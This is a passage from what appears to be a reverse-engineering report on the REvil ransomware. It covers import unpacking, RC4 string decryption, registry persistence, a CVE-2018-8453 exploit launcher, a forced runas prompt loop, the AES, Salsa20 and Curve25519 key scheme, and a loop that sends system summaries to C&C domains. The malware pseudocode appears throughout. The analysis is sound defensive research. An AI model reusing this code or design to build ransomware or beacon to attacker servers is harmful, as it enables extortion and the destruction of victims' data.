15	11:08:09.226 PM	1	KERNELBASE.dll	RtlInitString (0x0019fe14, "FlsGetValue")	
16	11:08:09.226 PM	1	61c19e7ce627da9b...	GetProcAddress (0x75f40000, "FlsSetValue")	0x75f59850
17	11:08:09.226 PM	1	KERNELBASE.dll	RtlInitString (0x0019fe14, "FlsSetValue")	
18	11:08:09.226 PM	1	61c19e7ce627da9b...	GetProcAddress (0x75f40000, "InitializeCriticalSectionEx")	0x75f63d60
19	11:08:09.226 PM	1	KERNELBASE.dll	RtlInitString (0x0019fe14, "InitializeCriticalSectionEx")	
20	11:08:09.226 PM	1	61c19e7ce627da9b...	GetProcAddress (0x75f40000, "CreateEventExW")	0x75f63cc0

Figure 9: API calls made by the ransomware sample

After making note of the location of the import resolving function the binary is opened in x32Dbg again. In x32Dbg a breakpoint is set on the call after the import resolving function, as can be seen in Figure 10. By setting a breakpoint on the line after the import resolving function the binary will resolve the imports for itself.




Figure 10: x32Dbg breakpoint after the import resolving function

After running the binary until it hits the breakpoint, Scylla[60] is used to look up the Import Address Table(IAT), fix the imports for the binary and dump the binary. In Figure 11 one can see that Scylla was able to identify 139 imports, validating the suspicion that dynamic imports are used by the binary. By using Scylla to dump a binary with fixed imports to disk the dynamic imports do not need to be fixed manually, as can be seen in Figure 12




Figure 11: Scylla resolving the IAT and showing the imports used by the binary




Figure 12: Resolved imports after dumping the binary using Scylla

5.2.2 Encrypted strings

In order to find meaningful data about the inner workings of the binary, the unpacked binary is analyzed using strings. After analyzing it the observation can be made that the only human-readable strings in the binary are strings needed to resolved the dynamic imports at runtime. These names of functions are neccessary to look up their memory location during runtime. The lack of any other readable strings leads to the suspicion that string encryption is used on string variables. When exploring the binary in IDA the first time a string variable is used in the program is in the creation of a mutex. In order to load the mutex name a decryption function is called with the following arguments: the location of the encrypted data, the offset in the data where the string is located, the key length with which it is encrypted, the length of the string in the data and finally a pointer where the result of the decryption should be stored. The pseudocode for this call can be seen in Figure 13. As can be seen from the

pseudocode a call to code executing the rc4 algorithm is made to decrypt the string. This string decryption can be seen in Figure 14.




Figure 13: Pseudocode for decryption call of the mutex name

```
1 int __cdecl decryptData(const char *encrypted_data_ptr, int variable_location, int
2 {
3   return rc4(
4            &encrypted_data_ptr[variable_location],
5            key_len,
6            &encrypted_data_ptr[variable_location + key_len],
7            variable_len,
8            result);
9 }
```

Figure 14: Rc4 decryption call within the decryptData function

The decryptData function is not only used for the mutex name, but also for several other variables. All calls to the decryptData function can be seen in Figure 15. There are 101 calls to decryptData and as such there are 101 strings in the binary that are decrypted during runtime. Reverse engineers from OALabs have created a script to decrypt these strings in IDA Pro. The link to this script can be found on Github[14]. All strings in the binary are decrypted to aid in reversing the malware.




Figure 15: References to the dataDecrypt function

To summarize, REvil makes use of two anti-reverse engineering techniques. It resolves imports at runtime with an import address table(IAT) building function that is executed at the start of the program. This function makes use of the GetModuleHandleW('kernel32.dll') call to get access to the Windows API and then makes use of that module handle to build the IAT. The second technique used is that of string obfuscation, all strings present in the ransomware are stored

in a block of rc4 encrypted data. Each string is retrieved at runtime using an offset inside the datablock. At the offset the data starts with an encryption key, followed by the encrypted variable.

5.3 Imports

After resolving the imports using Scylla, the following imports are found to be used by REvil:

- ADVAPI32.dll
- CRYPT32.dll
- GDI32.dll
- Kernel32.dll
- MPR.dll
- NTDLL.dll
- OLE32.dll
- SHELL32.dll
- SHLWAPI.dll
- USER32.dll
- WINHTTP.dll
- WINMM.dll

5.4 Mutexes

After the decryptData function is reversed it is possible to decrypt the mutex name that the binary uses. In order to do this one can copy the data from memory, use the offsets found in the binary and then use rc4 to decrypt the variable. This decryption results in the following mutex name: "Global\206D87E0-0E60-DF25-DD8F-8E4E7D1E3BF0". This mutex name seems to contain a unique identifier hardcoded in the ransomware sample. This is confirmed when comparing the mutex to the analysis done by Intel[54] as the mutex found in the sample Intel analyzed contained the mutex "Global\1DE3C565-E22C-8190-7A66-494816E6C5F5"

Thus, REvil makes use of one mutex with a hardcoded identifier that is unique to each ransomware sample to make sure that it only runs on a system once.

5.5 Registry keys

Any.Run is used to find out more of the general behavior of the executable. Following from the Any.run analysis we learn that the executable adds itself as

a startup app for the admin user. It does this by adding its own executable as a value to the HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run registry key. This can be seen in Figure 16.

```
key:        HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersio
            n\Run
name:       L2mKLMcNmB
operation:  write
typeValue:  REG_SZ
value:      C:\Users\admin\Desktop\tst.exe
time:       3668ms
```

Figure 16: REvil adding itself to the Run registry key

When further exploring the code in IDA one can see that there is a function inside the executable responsible for creating and setting registry keys, as can be seen in Figure 17.

```
signed int __cdecl setRegistryKey(int key_handle, int subkey_name, int value_name, int dw_type, int data, int data_len)
{
  signed int v6; // esi
  int subkey_handle; // [esp+4h] [ebp-4h]

  v6 = 0;
  if ( !RegCreateKeyExW(key_handle, subkey_name, 0, 0, 0, 2, 0, &subkey_handle, 0) )
  {
    if ( !RegSetValueExW(subkey_handle, value_name, 0, dw_type, data, data_len) )
      v6 = 1;
    RegCloseKey(subkey_handle);
  }
  return v6;
}
```

Figure 17: REvil function for creating and setting registry keys

By looking at the references to this function, which can be seen in Figure 18, all registry keys that are created by the executable can be located.




Figure 18: References to the SetRegistryKey function

These registry keys are the following:

```
SOFTWARE\recfg\rnd\_ext
SOFTWARE\recfg\stat
SOFTWARE\recfg\sub\_key
SOFTWARE\recfg\pk\_key
SOFTWARE\recfg\sk\_key
SOFTWARE\recfg\0\_key
```

For each of these registry keys REvil will attempt to write them to registry key -2147483646, if that fails it will write them to registry key -2147483647, this can be seen in Figure 19. These values correspond to the HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER registry hives[52].

```
if ( !setRegistryKey(-2147483646, &subkey_name, &sub_key_reg_value, 3, &subkey_data, sub_key_len) )
  setRegistryKey(-2147483647, &subkey_name, &sub_key_reg_value, 3, &subkey_data, sub_key_len);
```

Figure 19: Registry hive usage in the setRegistryKey function

To summarize, REvil stores the file extension it uses, a summary of system information and its encryption keys in the registry on the HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER registry hives. Finally, it also adds itself to the Run registry key to add itself as a startup app.

5.6 API Functions

REvil makes use of 139 API functions spread out over 12 different DLL files. The imports are distributed in the following manner:

- ADVAPI32.DLL - 16 functions
- CRYPT32.DLL - 2 functions
- GDI32.DLL - 14 functions
- KERNEL32.DLL - 70 functions
- MPR.DLL - 3 functions
- NTDLL.DLL - 7 functions
- OLE32.DLL - 1 function
- SHELL32.DLL - 2 functions
- SHLWAPI.DLL - 3 functions
- USER32.DLL - 8 functions
- WINHTTP.DLL - 11 functions
- WINMM.DLL - 2 functions

The only notable function in the list is the CryptGenRandom function from ADVAPI32.DLL. This function fills a buffer with cryptographically random bytes[11]. This function is used to generate the random bytes used for the encryption keys.

The full list of imported functions can be found in the Appendix in subsection 12.2.

5.7 Privilege escalation methods

When the code initially runs the first thing it does is check if the system is vulnerable to CVE-2018-8453[13], and exploits the vulnerability if possible. This can be seen in Figure 20.

```
int (__stdcall *__cdecl executeCVE20188453(int pid))(int)
{
  int (__stdcall *is_vulnerable)(int); // eax
  wchar_t *junk_byte; // ebx
  int size; // esi
  int (__stdcall *address)(int); // edi

  is_vulnerable = OSIsVulnerable();
  if ( is_vulnerable )
  {
    if ( SysIsX64() )
    {
      junk_byte = L"è";
      size = 0x9600;
    }
    else
    {
      junk_byte = &unk_985740;
      size = 0x3600;
    }
    is_vulnerable = VirtualAlloc(0, size, 0x3000, 0x40);// 0, v3, ??, PAGE_EXECUTE_READWRITE
    address = is_vulnerable;
    if ( is_vulnerable )
    {
      write_to_address(is_vulnerable, junk_byte, size);
      is_vulnerable = address(pid);
    }
  }
  return is_vulnerable;
```

Figure 20: Code to check for and execute CVE-2018-8453

If this exploit fails the executable will attempt to run itself as administrator. This will result in a popup for the end user asking if the program is allowed to be executed with administrator privileges. If the user clicks no a new prompt will spawn. This will continue until the user clicks yes and privileges are obtained. The code to perform this can be seen in Figure 21.

```
process_handle = GetCurrentProcess();
LOWORD(OS_version) = getOSVersion();
if ( OS_version >= 0x600u )
{
  OS_version = getElevationType(process_handle);
  if ( OS_version == 3 )                    // If elevationType == TokenElevationTypeLimited
  {
    OS_version = getIntegrityLevel(process_handle);
    if ( OS_version < 0x3000 )
    {
      closeMutex();
      file_name = getFileName(0, &v24);
      if ( !file_name )
        ExitProcess(0);
      v5 = sub_97459C(a2, a1);
      decryptData(&encrypted_data_ptr, 139, 7, 10, &runas_str);// runas
      v7 = 60;
      v8 = 0;
      v23 = 0;
      v9 = GetForegroundWindow();
      v10 = &runas_str;
      v11 = file_name;
      v12 = v5;
      v13 = 0;
      v14 = 1;
      v15 = 0;
      v16 = 0;
      v17 = 0;
      v18 = 0;
      v19 = 0;
      v20 = 0;
      v21 = 0;
      while ( !ShellExecuteExW(&v7) )
        ;
      freeVariable(file_name);
      freeVariable(v5);
      ExitProcess(0);
    }
  }
}
```

Figure 21: Code that attempts to run the executable with administrator privileges

REvil makes use of two privilege escalation techniques to gain administrator privileges. The first technique is to make use of CVE-2018-8453, the second technique is to prompt the user for administrator rights with a call to the runas tool[57].

5.8 Configuration options

The configuration file can be found by placing a breakpoint on the return of the config loader. This config loader is located inside the startup function of the executable. To find the actual contents of the configuration file x64Dbg is used. A breakpoint is placed on the result of the config loader as can be seen in Figure 22.





Figure 22: Breakpoint after the configuration file has been loaded

When the program hits this breakpoint the configuration file can be scraped

from memory, as can be seen from Figure 23.



Address	Hex	ASCII
00DCF4B0	7B 22 70 6B 22 3A 22 31 67 33 2F 51 45 51 50 4F	{"pk":"1g3/QEQPO
00DCF4C0	51 37 53 33 66 42 4C 5A 30 77 76 75 2F 42 39 4E	Q7S3fBLZ0wvu/B9N
00DCF4D0	66 70 4C 4C 76 66 38 6D 42 79 6F 4E 33 6F 72 39	fpLLvf8mByoN3or9
00DCF4E0	45 30 3D 22 2C 22 70 69 64 22 3A 22 35 22 2C 22	E0=","pid":"5","
00DCF4F0	73 75 62 22 3A 22 33 36 37 22 2C 22 64 62 67 22	sub":"367","dbg"
00DCF500	3A 66 61 6C 73 65 2C 22 66 61 73 74 22 3A 74 72	:false,"fast":tr
00DCF510	75 65 2C 22 77 69 70 65 22 3A 74 72 75 65 2C 22	ue,"wipe":true,"
00DCF520	77 68 74 22 3A 7B 22 66 6C 64 22 3A 5B 22 77 69	wht":{"fld":["wi
00DCF530	6E 64 6F 77 73 22 2C 22 70 72 6F 67 72 61 6D 20	ndows","program
00DCF540	66 69 6C 65 73 20 28 78 38 36 29 22 2C 22 24 72	files (x86)","$r
00DCF550	65 63 79 63 6C 65 2E 62 69 6E 22 2C 22 70 72 6F	ecycle.bin","pro
00DCF560	67 72 61 6D 64 61 74 61 22 2C 22 62 6F 6F 74 22	gramdata","boot"
00DCF570	2C 22 70 65 72 66 6C 6F 67 73 22 2C 22 61 70 70	,"perflogs","app
00DCF580	64 61 74 61 22 2C 22 6D 6F 7A 69 6C 6C 61 22 2C	data","mozilla",

Figure 23: Memory Map showing the configuration file in ASCII

The contents of the complete config file can be found in Appendix subsection 12.1 as it is too long to display here. Descriptions of the config fields are found in research done by McAfee[39] and Intel471[54]. The config file contains the following fields:

- pk - Base64 encoded public key of the affiliate
- pid - Affiliate id
- sub - Campaign id
- dbg - Debug flag
- fast - Fast encryption
- wipe - Wipe folders present in the wfld option
- wht Whitelist, items in this list will not be encrypted
  - fld - Folders that are whitelisted
  - fls - Files that are whitelisted
  - ext - Extensions that are whitelisted
- wfld - Folders to be wiped
- prc - List of processes that are killed before encryption
- dmn - List of c&c domains
- net - Flag that indicates if REvil should connect to c&c servers
- nbody - Base64 encoded ransom note template
- nname - Name of the ransom note
- exp - Exploit flag that determines if REvil should exploit CVE-2018-8453
- img - Base64 encoded text to be written in the background image

REvil has a set of configuration options that constist of the public key to use, an affiliate id, campaign id, debug flag, fast encryption option, file wipe option, folder file and extension whitelist, list of folders to wipe, list of processes to kill, list of c&c domains, net flag to determine if a connection to a c&c domain needs to be made, ransomnote, exploit option to determine if the CVE in the code should execute, and an img that can be used as the background after encryption.

5.9 Encryption method

The process of identifying encryption algorithms within an executable is a very tedious process when done manually. Fortunately there are several IDA plugins that are able to do so. These plugins look for constants used by encryption algorithms. If such a constant is present within the executable it is tagged by the plugin, greatly speeding up the identification process. The first plugin that is used is the signsrch[29] plugin. Executing the plugin results in several patterns that are identified in the code, which allow us to identify the code responsible for AES encryption, as can be seen in Figure 24.

Address	Size	Label
.rdata:0139C37C	0040	padding used in hashing algorithms (0x80 0 ... 0) [..64]
.rdata:013A8D60	0400	Rijndael Te0 (0xc66363a5U) [32.le.1024]
.rdata:013A9160	0400	Rijndael Te1 (0xa5c66363U) [32.le.1024]
.rdata:013A9560	0400	Rijndael Te2 (0x63a5c663U) [32.le.1024]
.rdata:013A9960	0400	Rijndael Te3 (0x6363a5c6U) [32.le.1024]
.rdata:013A9D60	0400	Rijndael Te4 (0x63636363U) [32.le.1024]
.rdata:013AA160	0400	Rijndael Td0 (0x51f4a750U) [32.le.1024]
.rdata:013AA560	0400	Rijndael Td1 (0x5051f4a7U) [32.le.1024]
.rdata:013AA960	0400	Rijndael Td2 (0xa75051f4U) [32.le.1024]
.rdata:013AAD60	0400	Rijndael Td3 (0xf4a75051U) [32.le.1024]
.rdata:013AB160	0400	Rijndael Td4 (0x52525252U) [32.le.1024]
.rdata:013AB560	0028	Rijndael rcon [32.le.40]

Figure 24: Signsrch results on the unpacked REvil file

Upon exploration of the pseudocode surrounding the AES constants, AES is found to be used to encrypt data before it is stored in the registry. This happens for 3 variables, the system summary, sk_key and zero_key. These variables correspond to the stat, sk_key and 0_key registry keys. The other registry keys are also encrypted in the same manner, using a different wrapper function.




Figure 25: Calls made to the AES-based EncryptBufferData function

From the fact that a 128bit random IV is generated for the AES encryption we can derive that AES-128 is used for encryption. The fact that the AES encrypt function starts by XOR'ing the plaintext with the IV indicates that CBC mode is being used.

```
generateRandomBytes((int)&AES_IV, 16);
AESWrapper((int)&hased_secret, 256, (int *)&AES_IV, (int)v6, v4 + 4);
```

Figure 26: 128 bit AES IV being used for encryption

In order to find out if other encryption algorithms are also present in the code, Findcrypt[23] is used. As can be seen in Figure 27, Findcrypt also identifies the AES constants, on top of that is also identifies variables used in Salsa20 encryption.

```
0x013A8D40: found const array Salsa20_ChaCha_sigma (used in Salsa20_ChaCha)
0x013A8D50: found const array Salsa20_ChaCha_tau (used in Salsa20_ChaCha)
0x013A8D60: found const array Rijndael_Te0 (used in AES)
0x013A9160: found const array Rijndael_Te1 (used in AES)
0x013A9560: found const array Rijndael_Te2 (used in AES)
0x013A9960: found const array Rijndael_Te3 (used in AES)
0x013A9D60: found const array Rijndael_Te4 (used in AES)
0x013AA160: found const array Rijndael_Td0 (used in AES)
0x013AA560: found const array Rijndael_Td1 (used in AES)
0x013AA960: found const array Rijndael_Td2 (used in AES)
0x013AAD60: found const array Rijndael_Td3 (used in AES)
0x013AB160: found const array Rijndael_Td4 (used in AES)
```

Figure 27: Findcrypt results on the unpacked REvil file

Through analysis of the code surrounding the salsa20 code, the code responsible for encrypting all files on the system is found. REvil makes use of IoCompletionPorts[5] to schedule the encryption of all files, the pseudocode of Figure 28 the code responsible for creating the port, and the threads performing the file encryption is shown. The encryption function seen in the pseudocode is a salsa20 encryption function, which is further explored in subsection 5.10. This leads to the conclusion that file encryption in REvil is done with salsa20 encryption. Research done by Intel471 supports this conclusion[54].

```
signed int __cdecl setupIoEncryptionThreads(_DWORD *io_data, int a2, int zero, int encryptionFunction)
{
  int v4; // eax
  int io_port_handle; // eax

  v4 = createHeapVar(a2);
  *io_data = v4;
  if ( !v4 )
    return 0;
  io_port_handle = CreateIoCompletionPort(-1, 0, 0, zero);
  io_data[1] = io_port_handle;
  if ( !io_port_handle )
  {
    destroyVar(*io_data);
    return 0;
  }
  if ( !createThreadsToExecuteFunction(io_data, encryptionFunction) )
  {
    destroyVar(*io_data);
    closeHandle(io_data[1]);
    return 0;
  }
  return 1;
}
```

Figure 28: REvil pseudocode to setup IoCompletionPort-based multithreaded encryption

To summarize, REvil makes use of AES-128-CBC to encrypt data saved in the registry and uses Salsa20 to encrypt files.

5.10 Encryption key management

Encryption keys are generated during the initial setup of the program. The public key(pk_key) is generated using Curve25519. This is done using the pseudocode that can be seen in Figure 29. An important note to make is that the private key(secret) is generated in this function as well.

```
signed int __cdecl curve25519GeneratePk(int buffer, int public_key)
{
  signed int result; // eax

  result = generateSecretToBuffer((_BYTE *)buffer);
  if ( result )
  {
    curve25519Wrapper((_BYTE *)buffer, public_key);
    result = 1;
  }
  return result;
}
```

Figure 29: REvil pseudocode to use Curve25519 to generate the public key used during encryption

After the private and public key are obtained, the private key is encrypted and saved in two different registry keys. This is done using two different public keys to encrypt the private key using the function identified in subsection 5.9. This process can be seen in Figure 30.

```
curve25519GeneratePk((int)&buffer, (int)&pk_key);// Buffer contains private key after calling curve25519GeneratePk
pk_key_len = 32;
sub_key_len = 32;
sk_key_data = encrypt_buffer_data((int)&subkey, &buffer, 32, &sk_key_len);// Encrypt private key using subkey
zero_key_data = encrypt_buffer_data((int)&master_pk, &buffer, 32, &zero_key_len);// Encrypt private key using master_key
fillBuffer(&buffer, 0x20u);
```

Figure 30: REvil pseudocode that generates the local public and private key and encrypts the private key using two public keys

The first key used to encrypt the private key for the sk_key registry entry is the key that is loaded from the configuration of the binary. According to McAfee and Intel471 this key belongs to the affiliate spreading the ransomware[39][54]. The second key used to encrypt the private key for the 0_key registry is present in the binary itself. According to McAfee and Intel471 this is suspected to be the master key of the ransomware authors[39][54]. Finally the buffer containing the local private key is overwritten to remove the private key from memory.

The generated public key of the system(pk_key), corresponding to the private key that will be saved in the sk_key and 0_key registry is used in combination with the public key that is generated for the registry data to generate a SHA-3 hased shared secret. This secret is used as the AES encryption key to encrypt the data that will be saved in the sk_key and 0_key registries, which have been discovered in subsection 5.5.

The same process of generating a shared secret is used to generate a salsa20 encryption key using the public key generated for a file to encrypt the file. Each file has its own unique public key. The salsa20 encryption pseudocode responsible for this process can be seen in Figure 31.

```
void __cdecl salsa20Encrypt(_DWORD *a1)
{
  char hashed_secret; // [esp+Ch] [ebp-40h]
  char secret; // [esp+2Ch] [ebp-20h]

  qmemcpy(a1 + 10, &sk_key, 0x58u);
  qmemcpy(a1 + 32, &zero_key, 0x58u);
  curve25519GeneratePk((int)&secret, (int)(a1 + 54));// Second argument is file public key
  getHashedSharedSecret((int)&secret, (int)&pk_key, (int)&hashed_secret);
  fillBuffer(&secret, 0x20u);
  ECRYPT_keysetup(a1 + 67, &hashed_secret, 256);
  fillBuffer(&hashed_secret, 0x20u);
  generateRandomBytes((int)(a1 + 62), 8);
  ECRYPT_ivsetup(a1 + 67, a1 + 62);
  a1[64] = crc32(0, (unsigned __int8 *)a1 + 216, 32);
  a1[65] = encryptionType;
  a1[66] = 0;
  ECRYPT_encrypt_bytes((int)(a1 + 67), (unsigned int)(a1 + 66), (unsigned int)(a1 + 66), 4u);
}
```

Figure 31: REvil pseudocode responsible for encrypting files using salsa20

To summarize, REvil makes use of Curve25519 to generate public and private keys that are used for encryption. The private key used for encryption is encrypted using two public keys provided by the affiliate and by the ransomware

authors. The private key used for encryption is used in combination with a file public key to generate a Curve25519 shared secret. This secret is hashed using SHA-3 to create a Salsa20 symmetric encryption key, which is used to encrypt the file. This same method is used with the public key generated for each registry key to generate the AES key used to encrypt data saved in the registry.

5.11 Command & Control communication fields

The only data that is sent to the Command & Control servers is a summary of the system the ransomware is running on.

When analyzing the code in IDA a part of the code decrypts a format string that looks like a summary of the infected system. It then calls the snwprintf function on it, which fills the format string and places the results into a buffer, as can be seen in Figure 32.

```
decryptData(&encrypted_strings, 1998, 13, 314, &system_overview_format);// {"ver":%d,"pid":"%s","sub":"%s","pk":"%s","uid":"%s","sk":"%s
v6 = 0;
snwprintf(
  buffer,
  0x20000u,
  &system_overview_format,
```

Figure 32: Code that fills the system overview format string

To obtain a filled example of the system overview x32Dbg is used. In order to allow execution flow of the process to reach the system overview loader the program needs administrator rights. If it does not have these rights upon initial execution, the privilege escalation methods mentioned in subsection 5.7 are called, which result in a new process with the proper rights being started. This causes the debugger to lose control of the process. To circumvent this x32Dbg is started with administrator rights. A breakpoint is placed on the snwprintf function call as can be seen in Figure 33.

```
014B1DE1    FF15 A8CA4C01    call dword ptr ds:[<&_snwprintf>]
014B1DE7    83C4 5C          add esp,5C
```

Figure 33: Breakpoint on the snwprintf function

When the breakpoint on snwprintf is hit, the result of the call can be seen by stepping into the program once and then looking at the ESP pointer, as can be seen in Figure 34.

```
ESP  0055F7E4  &L"{\"ver\":258,\"pid\":\"5\",\"sub\":\"367\",\"pk\":\"1g3/QEQPOQ753fBLZOwvu/B9NfpLLvf8mByoN3or9EO=\",\"uid\":\"06
```

Figure 34: ESP contents after executing the snwprintf function

In subsection 5.12 we will learn that this system overview is the only data that is sent to the Command & Control server. An interesting observation is that the code used to generate the summary is called before the encryption process starts, as well as before sending the information to the C&C server. This first call might be done to use information from the summary in the ransom note. The system overview contains the following fields[39][54]:

```
ver:    REvil version number
pid:    Affiliate number
sub:    Campaign id
pk:     Public key of the attacker
uid:    Hardware id of the system
sk:     Encrypted local secret key used for file encryption
unm:    Windows account username
net:    Computer name
grp:    Domain name
lng:    System language
bro:    Flag indiciating if the system is immune to infection
os:     Operating system present
bit:    CPU architecture
dsk:    Base64 encoded disk information
ext:    Encrypted file extension used
```

An example of the system overview string generated on the VM used for analysis can be seen below.

```
\"ver\":258,
\"pid\":\"5\",
\"sub\":\"367\",
\"pk\":\"1g3/QEQPOQ7S3fBLZ0wvu/B9NfpLLvf8mByoN3or9E0=\",
\"uid\":\"06B26639FADFB4A3\",
\"sk\":\"uV2lM+qG7e6iunb+4dOCBw/uRFUU5HitSP5+yjUcJIufRfA9PphZn6R0JGD5LutQPU5wtZ1TyoKtmyXd
        OelUogocM0XUG+t48C8ARKYS46dgc5Ql7kIJvw==\",
\"unm\":\"REM\",
\"net\":\"DESKTOP-MS89A1V\",
\"grp\":\"WORKGROUP\",
\"lng\":\"en-US\",
\"bro\":false,
\"os\":\"Windows 10 Home\",
\"bit\":86,
\"dsk\":\"QwADAAAAAPCf4BgAAAAAIDxDFAAAAA==\",
\"ext\":\"2bu51f\"
```

To summarize, REvil creates an overview of system information, which is sent to the Command & Control server.

5.12 Network traffic

Analysis on Any.run results in an initial overview of network traffic generated by the malware. The malware appears to send some data to a subset of domains in the dms list of the configuration file found in subsection 5.8. The first 64 domains of the list are contacted, a subset of these domains can be seen in Figure 35.




Figure 35: Dns requests for domains listed in the configuration file

Figure 36 shows an exchange between a suspected command & control server, which has been flagged as malicious by Any.run, and the ransomware. Some data is exchanged with the domains mentioned above, all data is encrypted. In the case that a server sends back a reply, a new message is sent with different contents. In order to find out what messages are sent to and from the C&C server the code needs to be examined in IDA.




Figure 36: Data exchange between REvil and a suspected C&C server

From the Any.run analysis one can see that the domains contacted are in the same order as they are present in the configuration file, starting from the first entry in the file.

Further analysis in IDA shows that this is due to the fact that the code will loop over each domain in the configuration list and send them a summary of the system that is infected, as can be seen in Figure 37.

```
char *domain; // eax
_WORD *domain_data2; // eax
char *domain2; // esi
int position; // [esp+4h] [ebp-4h]

position = 0;
for ( domain = getDomainAtPosition(domain_data, &seperator, &position);
      ;
      domain = getDomainAtPosition(domain_data2, &seperator, &position) )
{
  domain2 = domain;
  if ( !domain )
    break;
  contactCCServer(zero, domain);
  domain_data2 = domain_data;
  if ( domain2 )
    domain_data2 = 0;
}
return domain;
```

Figure 37: REvil Code to iterate all domains and send them a system summary

To find out what communication occurs between the REvil code and a Command & Control server the contactCCServer function is examined. The pseudocode of this function can be found in Figure 38.

```
unsigned __int8 *__cdecl contactCCServer(int a1, char *domain)
{
  unsigned __int8 *encrypted_system_summary; // eax
  unsigned __int8 *summary_to_send; // esi
  char *url; // edi
  int a4; // [esp+4h] [ebp-Ch]
  int a5; // [esp+8h] [ebp-8h]
  int summary_len; // [esp+Ch] [ebp-4h]

  encrypted_system_summary = getEncryptedSystemSummary(&summary_len);
  summary_to_send = encrypted_system_summary;
  if ( encrypted_system_summary )
  {
    url = build_url(domain);
    if ( !url
      || (summary_to_send = sendSummaryToUrl(url, summary_to_send, summary_len, &a4, &a5),
          encrypted_system_summary = freeVariable(url),
          summary_to_send) )
    {
      encrypted_system_summary = freeVariable(summary_to_send);
    }
  }
  return encrypted_system_summary;
}
```

Figure 38: REvil Code to contact a C&C server on a specific domain

The first thing the function does is fetch an AES encrypted summary of the system, the contents of this summary have already been examined in subsection 5.11. Next a url is built for the domain that is passed as an argument. This url is built in several steps. The url always starts with https://, followed by the selected domain. After that one of the following options is appended randomly:

```
/wp-content, /static, /cont, /include, /uploads,
/news, /data, /admin
```

Once that option has been appended to the url a second string is appended to the url, chosen randomly from the following set:

```
/images/, /pictures/, /image/, /temp/, /tmp/,
